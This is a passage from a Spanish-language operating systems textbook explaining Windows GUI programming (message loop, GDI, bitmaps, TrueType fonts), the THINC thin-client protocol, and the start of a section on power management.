El elemento básico en la pantalla es un área rectangular llamada **ventana**. La posición y el tamaño de una ventana se determinan en forma única al proporcionar las coordenadas (en pixeles) de dos esquinas diagonalmente opuestas. Una ventana puede contener una barra de título, una barra de menús, una barra de desplazamiento vertical y una barra de desplazamiento horizontal. En la figura 5-39 se muestra una ventana ordinaria. Observe que el sistema de coordenadas de Windows posiciona el origen en la esquina superior izquierda, en donde *y* se incrementa hacia abajo, lo cual es distinto de las coordenadas cartesianas que se utilizan en matemáticas.




Figura 5-39. Una ventana de ejemplo ubicada en (200, 100), en una pantalla XGA.

Cuando se crea una ventana, los parámetros especifican si el usuario puede moverla, cambiar su tamaño o desplazarse en su interior (arrastrando el control deslizante en la barra de desplazamiento). La ventana principal que producen la mayoría de los programas se puede mover, cambiar su tamaño y desplazar por su interior, lo cual tiene enormes consecuencias en cuanto a la forma en que se escriben los programas de Windows. En especial, los programas deben estar informados acerca de los cambios en el tamaño de sus ventanas, y deben estar preparados para redibujar el contenido de sus ventanas en cualquier momento, incluso cuando menos lo esperan.

Como consecuencia, los programas de Windows están orientados a los mensajes. Las acciones de los usuarios que involucran al teclado o al ratón son capturadas por Windows y se convierten en mensajes para el programa propietario de la ventana que se está utilizando. Cada programa tiene una cola de mensajes a donde se envían los mensajes relacionados con todas sus ventanas. El ciclo principal del programa consiste en extraer el siguiente mensaje y procesarlo mediante la llamada a un procedimiento interno para ese tipo de mensaje. En algunos casos el mismo Windows puede llamar a estos procedimientos directamente, evadiendo la cola de mensajes. Este modelo es bastante distinto al modelo de UNIX de código por procedimientos que realiza las llamadas al sistema para interactuar con el sistema operativo. Sin embargo, X es orientado a eventos.

Para que este modelo de programación sea más claro, considere el ejemplo de la figura 5-40. Aquí podemos ver el esqueleto de un programa principal para Windows. No está completo y no realiza comprobación de errores, pero muestra el suficiente detalle para nuestros fines. Empieza por incluir un archivo de encabezado llamado *windows.h*, el cual contiene muchas macros, tipos de datos, constantes, prototipos de funciones y demás información necesaria para los programas de Windows.

```
#include <windows.h>

int WINAPI WinMain(HINSTANCE h, HINSTANCE, hprev, char *szCmd int iCmdShow)
{
     WNDCLASS wndclass;                          /* objeto de clase para esta ventana */
     MSG msg;                                    /* los mensajes entrantes se almacenan aquí */
     HWND hwnd;                                  /* manejador (apuntador) para el objeto ventana */

     /* inicializa wndclass */
     wndclass.lpfnWndProc = WndProc;             /* indica a cuál procedimiento llamar */
     wndclass.lpszClassName = “Nombre del programa”;     /* Texto para la barra de título */
     wndclass.hIcon = LoadIcon(NULL, IDI_APPLICATION);   /* carga el icono del programa */
     wndclass.hCursor = LoadCursor(NULL, IDC_ARROW);     /* carga el cursor del ratón */

     RegisterClass(&wndclass);                   /* indica a Windows acerca de wndclass */
     hwnd = CreateWindow( … )                    /* asigna espacio de almacenamiento para la ventana */
     ShowWindow(hwnd, iCmdShow);                 /* muestra la ventana en la pantalla */
     UpdateWindow(hwnd);                         /* indica a la ventana que se pinte a sí misma */

     while (GetMessage(&msg, NULL, 0, 0)) {     /* obtiene mensaje de la cola */
          TranslateMessage(&msg);                /* traduce el mensaje */
          DispatchMessage(&msg);                 /* envía el mensaje al procedimiento apropiado */
     }
     return(msg.wParam);
}

long CALLBACK WndProc(HWND hwnd, UINT message, UINT wParam, long lParam)
{
  /* Aquí van las declaraciones */

     switch (mensaje) {
          case WM_CREATE:      …; return …;   /* crea la ventana */
          case WM_PAINT:       …; return …;   /* vuelve a pintar contenido de ventana */
          case WM_DESTROY:     …; return …;   /* destruye la ventana */
     }
     return(DefWindowProc(hwnd, message, wParam, lParam));     /* predeterminado */
}
```

Figura 5-40. Un esqueleto de un programa principal de Windows.

El programa principal empieza con una declaración en la que proporciona su nombre y parámetros. La macro *WINAPI* es una instrucción para que el compilador utilice cierta convención de paso de parámetros, y no es relevante para nosotros. El primer parámetro (*h*) es un manejador de instancia y se utiliza para identificar el programa para el resto del sistema. En cierto grado, Win32 está orientado a objetos, lo cual significa que el sistema contiene objetos (por ejemplo, programas, archivos y ventanas) que tienen cierto estado y un código asociado, conocidos como **métodos**, que operan sobre ese estado. Para hacer referencia a los objetos se utilizan manejadores, y en este caso, *h* identifica el programa. El segundo parámetro está presente sólo por razones de compatibilidad retroactiva. Ya no se utiliza. El tercer parámetro (*szCmd*) es una cadena con terminación cero que contiene la línea de comandos que inició el programa, incluso aunque no se haya iniciado desde una línea de comandos. El cuarto parámetro (*iCmdShow*) indica si la ventana inicial del programa debe ocupar toda la pantalla, parte de la misma o ninguna área de la pantalla (sólo en la barra de tareas).

Esta declaración ilustra una convención ampliamente utilizada por Microsoft, conocida como **notación húngara**. El nombre es un juego de palabras sobre la notación polaca, el sistema postfijo inventado por el lógico polaco J. Lukasiewicz para representa fórmulas algebraicas sin utilizar precedencia o paréntesis. La notación húngara fue inventada por un programador húngaro de Microsoft llamado Charles Simonyi, y utiliza los primeros caracteres de un identificador para especificar el tipo. Las letras y tipos permitidos incluyen c (carácter), w (palabra, que ahora significa un entero de 16 bits sin signo), i (entero con signo de 32 bits), l (long, también un entero con signo de 32 bits), s (cadena), sz (cadena terminada con un byte cero), p (apuntador), fn (función) y h (manejador). Así, *szCmd* es una cadena con terminación cero e *iCmdShow* es un entero, por ejemplo. Muchos programadores creen que codificar el tipo en nombres de variables de esta forma tiene poco valor, y hace que el código de Windows sea excepcionalmente difícil de leer. No hay nada análogo a esta convención presente en UNIX.

Cada ventana debe tener un objeto de clase asociado que defina sus propiedades. En la figura 5-40, ese objeto de clase es *wndclass*. Un objeto de tipo *WNDCLASS* tiene 10 campos, cuatro de los cuales se inicializan en la figura 5.40. En un programa real, los otros seis también se inicializarían. El campo más importante es *lpfnWndProc*, que es un apuntador largo (es decir, de 32 bits) a la función que maneja los mensajes dirigidos a esta ventana. Los demás campos que se inicializan aquí indican el nombre e icono a usar en la barra de título, y qué símbolo se debe usar para el cursor del ratón.

Una vez inicializado *wndclass*, se hace una llamada a *RegisterClass* para pasarlo a Windows. En especial, después de esta llamada Windows sabe a qué procedimiento debe llamar cuando ocurran varios eventos que no pasen a través de la cola de mensajes. La siguiente llamada, *CreateWindow*, asigna memoria para la estructura de datos de la ventana y devuelve un manejador para hacer referencia a ella posteriormente. Después el programa realiza dos llamadas más en fila, para colocar el contorno de la ventana en la pantalla, y por último se rellena por completo.

En este punto llegamos al ciclo principal del programa, que consiste en obtener un mensaje, realizarle ciertas traducciones y después pasarlo de vuelta a Windows, para que invoque a *WndProc* y lo procese. Para responder a la pregunta de si todo este mecanismo se hubiera podido simplificar, la respuesta es sí, pero se hizo de esta forma por razones históricas, (y ahora lo hacemos por costumbre).

Después del programa principal está el procedimiento **WndProc**, que maneja los diversos mensajes que se pueden enviar a la ventana. El uso de *CALLBACK* aquí, al igual que *WINAPI* anteriormente, especifica la secuencia de llamada a usar para los parámetros. El primer parámetro es el manejador de la ventana a utilizar. El segundo parámetro es el tipo de mensaje. Los parámetros tercero y cuarto se pueden utilizar para proveer información adicional cuando sea necesario.

Los tipos de mensajes *WM_CREATE y WM_DESTROY* se envían al inicio y al final del programa, respectivamente. Por ejemplo, dan al programa la oportunidad de asignar memoria para las estructuras de datos y después devolverla.

El tercer tipo de mensaje, *WM_PAINT*, es una instrucción para que el programa rellene la ventana. No sólo se llama cuando se dibuja la ventana por primera vez, sino que también se llama con frecuencia durante la ejecución del programa. En contraste a los sistemas basados en texto, en Windows un programa no puede asumir que lo que dibuje en la pantalla permanecerá ahí hasta que lo quite. Se pueden arrastrar otras ventanas encima de ésta, pueden desplegarse menús sobre ella, puede haber cuadros de diálogo y cuadros de información sobre herramientas cubriendo parte de ella, y así en lo sucesivo. Cuando se eliminan estos elementos, la ventana se tiene que volver a dibujar. La forma en que Windows indica a un programa que debe volver a dibujar una ventana es enviándole un mensaje *WM_PAINT*. Como gesto amigable, también proporciona información acerca de qué parte de la ventana se ha sobrescrito, en caso de que sea más fácil regenerar esa parte de la ventana en vez de volver a dibujarla toda.

Hay dos formas en que Windows puede hacer que un programa realice algo. Una de ellas es publicar un mensaje en su cola de mensajes. Este método se utiliza para la entrada del teclado, del ratón y los temporizadores que han expirado. La otra forma, enviar un mensaje a la ventana, implica que Windows llame directamente a *WndProc*. Este método se utiliza para todos los demás eventos. Como a Windows se le notifica cuando un mensaje se ha procesado por completo, puede abstenerse de realizar una nueva llamada hasta que termine la anterior. De esta manera se evitan las condiciones de competencia.

Hay muchos tipos de mensajes más. Para evitar un comportamiento errático en caso de que llegue un mensaje inesperado, el programa debe llamar a *DefWindowProc* al final de *WndProc* para dejar que el manejador predeterminado se encargue de los demás casos.

En resumen, un programa de Windows por lo general crea una o más ventanas con un objeto de clase para cada una. En última instancia, el comportamiento del programa está controlado por los eventos entrantes, que se procesan mediante los procedimientos del manejador. Éste es un modelo muy diferente del mundo que la visión más orientada a procedimientos de UNIX.

La acción de dibujar en la pantalla se maneja mediante un paquete que consiste en cientos de procedimientos, que en conjunto forman la **GDI** (*Graphics Device Interface*, Interfaz de dispositivo gráfico). Puede manejar texto y todo tipo de gráficos, y está diseñada para ser independiente de la plataforma y del dispositivo. Antes de que un programa pueda dibujar (es decir, pintar) en una ventana, necesita adquirir un **contexto de dispositivo**, que es una estructura de datos interna que contiene propiedades de la ventana, como el tipo de letra actual, color de texto, color de fondo, etcétera. La mayoría de las llamadas a la GDI utilizan el contexto de dispositivo, ya sea para dibujar o para obtener o establecer las propiedades.

Existen varias formas de adquirir el contexto de dispositivo. Un ejemplo simple de esta adquisición y uso es:

```
hdc = GetDC(hwnd);
TextOut(hdc, x, y, psText, iLength);
ReleaseDC(hwnd, hdc);
```

La primera instrucción obtiene un manejador para un contexto de dispositivo, *hdc*. La segunda utiliza el contexto de dispositivo para escribir una línea de texto en la pantalla, especificar las coordenadas (*x*, *y*) de la posición en la que inicia la cadena, un apuntador a la misma cadena y su longitud. La tercera llamada libera el contexto del dispositivo para indicar que el programa ha terminado de dibujar por el momento. Observe que *hdc* se utiliza de una manera análoga a un descriptor de archivo de UNIX. Observe además que *ReleaseDC* contiene información redundante (el uso de *hdc* especifica una ventana en forma única). El uso de información redundante que no tiene valor actual es común en Windows.

Otra observación interesante es que cuando *hdc* se adquiere de esta forma, el programa sólo puede escribir en el área cliente de la ventana, no en la barra de título ni en otras partes de ella. Cualquier dibujo fuera de la región de recorte se ignora. Sin embargo, hay otra forma de adquirir un contexto de dispositivo, *GetWindowDC*, que establece la región de recorte como toda la ventana. Otras llamadas restringen la versión de recorte de otras formas. Tener varias llamadas que hacen casi lo mismo es algo característico de Windows.

Un análisis detallado de la GDI excede los alcances de este libro. Para el lector interesado, las referencias antes citadas proveen información adicional. Sin embargo, vale la pena mencionar unas cuantas palabras acerca de la GDI, dada su importancia. GDI tiene varias llamadas a procedimientos para obtener y liberar contextos de dispositivos, obtener información acerca de los contextos de dispositivos, obtener y establecer los atributos del contexto de dispositivo (por ejemplo, el color de fondo), manipular objetos de la GDI como pluma, brochas y tipos de letra, cada una de las cuales tiene sus propios atributos. Por último, desde luego que hay un gran número de llamadas de la GDI para dibujar en la pantalla.

Los procedimientos de dibujo se dividen en cuatro categorías: dibujo de líneas y curvas, dibujo de áreas rellenas, administración de mapas de bits y visualización de texto. Anteriormente vimos un ejemplo de cómo dibujar texto, por lo que ahora daremos un vistazo rápido a uno de los otros. La llamada

```
Rectangle(hdc, xizq, ysup, xder, yinf);
```

dibuja un rectángulo relleno cuyas esquinas son (*xizq*, *ysup*) y (*xder*, *yinf*). Por ejemplo,

```
Rectangle(hdc, 2, 1, 6, 4);
```

dibujará el rectángulo que se muestra en la figura 5-41. La anchura y color de línea, y el color de relleno se toman del contexto de dispositivo. Otras llamadas de la GDI son similares.

Mapas de bits

Los procedimientos de la GDI son ejemplos de gráficos vectoriales. Se utilizan para colocar figuras geométricas y texto en la pantalla. Se pueden escalar con facilidad a pantallas más grandes o pequeñas (siempre y cuando el número de pixeles en la pantalla sea el mismo). También son




Figura 5-41. Un rectángulo de ejemplo, dibujado mediante el uso de *Rectangle*. Cada cuadro representa un pixel.

relativamente independientes del dispositivo. Una colección de llamadas a procedimientos de la GDI se puede ensamblar en un archivo que describa un dibujo completo. A dicho archivo se le conoce como **metarchivo** de Windows, y es ampliamente utilizado para transmitir dibujos de un programa de Windows a otro. Dichos archivos tienen la extensión .*wmf*.

Muchos programas de Windows permiten al usuario copiar (parte de) un dibujo y colocarlo en el portapapeles de Windows. Después, el usuario puede ir a otro programa y pegar el contenido del portapapeles en otro documento. Una manera de hacer esto es que el primer programa represente el dibujo como un metarchivo de Windows y lo coloque en el portapapeles en el formato .*wmf*. También existen otras formas.

No todas las imágenes que pueden manipular las computadoras se pueden generar mediante gráficos vectoriales. Por ejemplo, las fotografías y los videos no utilizan gráficos vectoriales. En vez de ello, estos elementos se exploran al sobreponer una rejilla en la imagen. Los valores rojo, verde y azul promedio de cada cuadro de la rejilla se muestrean y se guardan como el valor de un pixel. A dicho archivo se le conoce como **mapa de bits**. Hay muchas herramientas en Windows para manipular mapas de bits.

Otro uso para los mapas de bits es el texto. Una forma de representar un carácter específico en cierto tipo de letra es mediante un pequeño mapa de bits. Al agregar texto a la pantalla se convierte entonces en cuestión de mover mapas de bits.

Una forma general de utilizar mapas de bits es a través de un procedimiento llamado *bitblt*. Se llama de la siguiente manera:

```
BitBlt(dsthdc, dx, dy, wid, ht, srchdc, sx, sy, rasterop);
```

En su forma más simple, copia un mapa de bits de un rectángulo en una ventana a un rectángulo en otra ventana (o la misma). Los primeros tres parámetros especifican la ventana de destino y la posición. Después vienen la anchura y la altura. Luego la ventana de origen y la posición. Observe que

cada ventana tiene su propio sistema de coordenadas, con (0, 0) en la esquina superior izquierda de la ventana. Describiremos el último parámetro a continuación. El efecto de

```
BitBlt(hdc2, 1, 2, 5, 7, hdc1, 2, 2, SRCCOPY);
```

se muestra en la figura 5-42. Observe con cuidado que se ha copiado toda el área de 5 x 7 de la letra A, incluyendo el color de fondo.




Figura 5-42. Copiado de mapas de bits usando *BitBlt*. (a) Antes. (b) Después.

BitBlt puede hacer más que sólo copiar mapas de bits. El último parámetro nos da la posibilidad de realizar operaciones booleanas para combinar el mapa de bits de origen y el mapa de bits de destino. Por ejemplo, se puede aplicar un OR al origen con el destino para fusionarlos. También se puede aplicar un OR EXCLUSIVO en ellos, con lo cual se mantienen las características tanto del origen como del destino.

Un problema con los mapas de bits es que no se escalan. Un carácter que está en un cuadro de 8 x 12 en una pantalla de 640 x 480 se verá razonable. No obstante, si este mapa de bits se copia a una página impresa a 1200 puntos/pulgada, que equivale a 10200 bits x 13200 bits, la anchura del carácter (8 pixeles) será de 8/1200 pulgadas, o 0.17 mm de ancho. Además, el copiado entre dispositivos con distintas propiedades de color o entre monocromo y color no funciona bien.

Por esta razón, Windows también tiene soporte para una estructura de datos llamada **DIB** (*Device Independent Bitmap*, Mapa de bits independiente del dispositivo). Los archivos que utilizan este formato usan la extensión *.bmp*. Estos archivos tienen encabezados de archivo y de información, y una tabla de color antes de los pixeles. Esta información facilita la acción de mover los mapas de bits entre dispositivos que no son similares.

Tipos de letras

En versiones de Windows anteriores a la 3.1, los caracteres se representaban como mapas de bits y se copiaban en la pantalla o en la impresora mediante *BitBlt*. El problema con eso, como acabamos de ver, es que un mapa de bits que se ve bien en la pantalla es demasiado pequeño para la impresora.

Además se necesita un mapa de bits diferente para cada carácter en cada tamaño. En otras palabras, dado el mapa de bits para A en un tipo de letra de 10 puntos, no hay manera de calcularlo para un tipo de letra de 12 puntos. Como cada carácter de cada tipo de letra podría ser necesario para tamaños que varíen entre 4 y 120 puntos, sería necesaria una cantidad enorme de mapas de bits. Todo el sistema era demasiado complejo para el texto.

La solución fue la introducción de los tipos de letra TrueType, que no son mapas de bits sino contornos de los caracteres. Cada carácter TrueType se define mediante una secuencia de puntos alrededor de su perímetro. Todos los puntos son relativos al origen (0, 0). Mediante este sistema es fácil escalar los caracteres hacia arriba o hacia abajo. Todo lo que se tiene que hacer es multiplicar cada coordenada por el mismo factor de escala. De esta forma, un carácter TrueType se puede escalar hacia arriba o hacia abajo a cualquier tamaño de punto, incluso hasta tamaños de punto fraccionados. Una vez que tengan el tamaño apropiado, los puntos se pueden conectar utilizando el reconocido algoritmo de “seguir los puntos” que se enseña en preescolar (las escuelas de preescolar modernas utilizan líneas tipo junquillo [splines] para obtener resultados más uniformes). Una vez que se ha completado el contorno, el carácter se puede rellenar. En la figura 5-43 se proporciona un ejemplo de algunos caracteres escalados a tres distintos tamaños de punto.




Figura 5-43. Algunos ejemplos de contornos de caracteres en distintos tamaños de punto.

Una vez que el carácter relleno está disponible en forma matemática, puede convertir en tramas o *rasterizarse*; es decir, convertirse en un mapa de bits a cualquier resolución deseada. Al escalar primero y convertir en tramas después, podemos estar seguros de que los caracteres mostrados en la pantalla y los que aparezcan en la impresora serán lo más parecidos posibles, con diferencias sólo en error de cuantización. Para mejorar aún más la calidad, es posible emplear la técnica de *hinting*, que ajusta

el resultado de convertir de contorno a trama. Por ejemplo, los patines de la parte superior de la letra T deben ser idénticos; dado un error de redondeo esto no es posible si no se utiliza el *hinting*. Esta técnica mejora la apariencia final.

5.7 CLIENTES DELGADOS

Con el paso de los años, el principal paradigma de la computación ha oscilado entre la computación centralizada y descentralizada. Las primeras computadoras (como ENIAC) eran de hecho computadoras personales, aunque muy extensas, ya que sólo una persona podía usarlas a la vez. Después llegaron los sistemas de tiempo compartido, en donde muchos usuarios remotos en terminales simples compartían una gran computadora central. Después llegó la era de la PC, en donde los usuarios tenían sus propias computadoras personales de nuevo.

Aunque el modelo de PC descentralizado tiene sus ventajas, también tiene algunas desventajas graves que apenas se están empezando a tomar con seriedad. Probablemente el mayor problema es que cada PC tiene un disco duro extenso y software complejo que se debe mantener. Por ejemplo, cuando sale al mercado una nueva versión del sistema operativo, hay que trabajar mucho para realizar la actualización en cada equipo por separado. En la mayoría de las empresas, los costos de mano de obra por realizar este tipo de mantenimiento de software empequeñecen a los costos actuales de hardware y software. Para los usuarios domésticos la labor es técnicamente gratuita, pero pocas personas son capaces de realizarla en forma correcta y menos personas aún disfrutan haciéndolo. Con un sistema centralizado, sólo una o unas cuantas máquinas tienen que actualizarse, y esas máquinas tienen un personal de expertos para realizar el trabajo.

Una cuestión relacionada es que los usuarios deben hacer respaldos con regularidad de sus sistemas de archivos con gigabytes de datos, pero pocos lo hacen. Cuando ocurre un desastre, casi siempre va acompañado de gemidos y estrujamiento de manos. Con un sistema centralizado se pueden realizar respaldos cada noche mediante robots de cintas automatizados.

Otra desventaja es que la compartición de recursos es más fácil con los sistemas centralizados. Un sistema con 256 usuarios remotos, cada uno con 256 MB de RAM tendrán la mayor parte de esa RAM inactiva durante la mayor parte del tiempo. Con un sistema centralizado con 64 GB de RAM, nunca pasa que algún usuario necesite temporalmente mucha RAM y no pueda obtenerla debido a que está en la PC de alguien más. Lo mismo se aplica para el espacio de disco y otros recursos.

Por último, estamos empezando a ver un cambio de la computación céntrica de PC a la computación céntrica de Web. Un área en donde este cambio está bien adelantado es el correo electrónico. La gente solía obtener su correo electrónico en su equipo en el hogar y lo leía ahí. Hoy en día, muchas personas entran en Gmail, Hotmail o Yahoo! y leen su correo ahí. El siguiente paso es que las personas inicien sesión en otros sitios Web para realizar procesamiento de palabras, crear hojas de cálculo y otras cosas que solían requerir software de PC. Incluso es posible que, en un momento dado, el único software que ejecute la gente en su PC sea un navegador Web, y tal vez ni siquiera eso.

Probablemente sea una conclusión justa decir que la mayoría de los usuarios desean una computación interactiva de alto rendimiento, pero en realidad no quieren administrar una computadora. Esto ha llevado a los investigadores a reexaminar la compartición de tiempo utilizando terminales

“tontas” (a las que ahora se conoce, en términos políticamente correctos, como **clientes delgados**) que cumplan con las expectativas de las terminales modernas. X fue un paso en esta dirección, y las terminales X dedicadas fueron populares durante un tiempo, pero perdieron popularidad porque costaban lo mismo que las PCs, podían hacer menos y de todas formas necesitaban cierto grado de mantenimiento del software. El descubrimiento del año sería un sistema de cómputo interactivo de alto rendimiento, en el que las máquinas de usuario no tuvieran software. Lo interesante es que esta meta se puede lograr. A continuación describiremos uno de estos sistemas de cliente delgado, conocido como **THINC** y desarrollado por los investigadores en la Universidad de Columbia (Baratto y colaboradores, 2005; Kim y colaboradores, 2006; Lai y Nieh, 2006).

La idea básica aquí es eliminar de la máquina cliente toda la inteligencia y el software, y utilizarla sólo como una pantalla, donde todo el cómputo (incluyendo el proceso de construir el mapa de bits a mostrar) se realice del lado servidor. El protocolo entre el cliente y el servidor sólo indica a la pantalla cómo debe actualizar la RAM de video, y nada más. Se utilizan cinco comandos en el protocolo entre los dos lados. Estos comandos se listan en la figura 5-44.

Comando	**Descripción**
Raw	Muestra los datos de pixeles crudos, en una ubicación dada
Copy	Copia el área del búfer de estructura a las coordenadas específicas
Sfill	Llena un área con un valor de color de pixel dado
Pfill	Llena un área con un patrón de pixeles dado
Bitmap	Llena una región utilizando una imagen de mapa de bits

Figura 5-44. Los comandos de visualización del protocolo THINC.

Ahora vamos a examinar los comandos. `Raw` se utiliza para transmitir los datos de los pixeles y hacer que se muestren directamente en la pantalla. En principio, éste es el único comando necesario. Los demás sólo son optimizaciones.

`Copy` instruye a la pantalla para que mueva datos de una parte de su RAM de video a otra parte. Es útil para desplazar la pantalla sin tener que volver a transmitir todos los datos.

`Sfill` llena una región de la pantalla con un solo valor de píxel. Muchas pantallas tienen un fondo uniforme en cierto color, y este comando se utiliza para generar primero el fondo, después del cual se pueden pintar texto, iconos y otros elementos.

`Pfill` replica un patrón sobre una región. También se utiliza para los fondos, pero algunos son un poco más complejos que un solo color, en cuyo caso este comando realiza el trabajo.

Por último, `Bitmap` también pinta una región, pero con un color de primer plano y un color de fondo. Con todo, estos son comandos muy simples, que requieren muy poco software del lado del cliente. Toda la complejidad de construir los mapas de bits que llenan la pantalla se llevan a cabo en el servidor. Para mejorar la eficiencia, se pueden agregar varios comandos en un solo paquete para transmitirlos a través de la red, del servidor al cliente.

Del lado servidor, los programas gráficos utilizan comandos de alto nivel para pintar la pantalla. Éstos son interceptados por el software THINC y se traducen en comandos que se pueden enviar al cliente. Los comandos se pueden reordenar para mejorar la eficiencia.

El artículo proporciona muchas mediciones de rendimiento que ejecutan numerosas aplicaciones comunes en servidores ubicados a distancias que varían entre 10 km y 10,000 km del cliente. En general, el rendimiento fue superior a otros sistemas de red de área amplia, incluso para el video en tiempo real. Para obtener más información, consulte los artículos.

5.8 ADMINISTRACIÓN DE ENERGÍA

La primera computadora electrónica de propósito general, ENIAC, tenía 18,000 tubos al vacío y consumía 140,000 watts de energía. Como resultado, generaba una factura de electricidad nada trivial. Después de la invención del transistor, el uso de la energía disminuyó en forma considerable y la industria de las computadoras perdió el interés en los requerimientos de energía. Sin embargo, hoy en día la administración de la energía vuelve a estar en la mira por varias razones, y el sistema operativo desempeña un papel aquí.

Vamos a empezar con las PCs de escritorio. A menudo, una PC de escritorio tiene una fuente de energía de 200 watts (que por lo general tiene una eficiencia de 85%; es decir, pierde el 15% de la energía entrante debido al calor). Si se encienden 100 millones de estas máquinas al mismo tiempo en todo el mundo, en conjunto utilizan 20,000 megawatts de electricidad. Ésta es la producción total de 20 plantas de energía nuclear de un tamaño promedio. Si se pudiera reducir a la mitad el requerimiento de energía, podríamos deshacernos de 10 plantas nucleares. Desde el punto de vista ambiental, deshacerse de 10 plantas de energía nuclear (o un número equivalente de plantas de combustible fósil) es un gran avance y bien vale la pena tratar de lograrlo.

El otro sitio donde la energía es una cuestión importante es en las computadoras operadas por batería, incluyendo las notebooks, de bolsillo y los Webpads, entre otras. El núcleo del problema es que las baterías no pueden contener suficiente carga para durar mucho tiempo, cuando mucho alcanzan unas horas. Además, a pesar de los esfuerzos de investigación masivos por parte de las empresas de baterías, computadoras y electrónica para el consumidor, el progreso está detenido. Para una industria acostumbrada a duplicar el rendimiento cada 18 meses (la ley de Moore), no tener ningún progreso parece como una violación de las leyes de la física, pero ésa es la situación actual. Como consecuencia, hacer que las computadoras utilicen menos energía de manera que las baterías existentes duren más tiempo es de alta prioridad para todos. El sistema operativo desempeña un importante papel aquí, como veremos a continuación.

En el nivel más bajo, los distribuidores de hardware están tratando de hacer que sus componentes electrónicos sean más eficientes en su uso de energía. Las técnicas utilizadas incluyen la reducción del tamaño de los transistores, el empleo de escalas de voltaje dinámicas, el uso de buses adiabáticos con poca desviación y técnicas similares. Esto está fuera del alcance de este libro, pero los lectores interesados pueden encontrar un buen estudio en un artículo por Venkatachalam y Franz (2005).

Hay dos métodos generales para reducir el consumo de energía. El primero es que el sistema operativo apague partes de la computadora (en su mayoría, dispositivos de E/S) que no estén en uso, debido a que un dispositivo que está apagado utiliza menos energía (o nada). El segundo método es que el programa de aplicación utilice menos energía, lo que posiblemente degradaría la calidad de la experiencia del usuario, para poder alargar el tiempo de la batería. Analizaremos cada uno de estos métodos en turno, pero primero hablaremos un poco acerca del diseño del hardware con respecto al uso de la energía.

5.8.1 Cuestiones de hardware

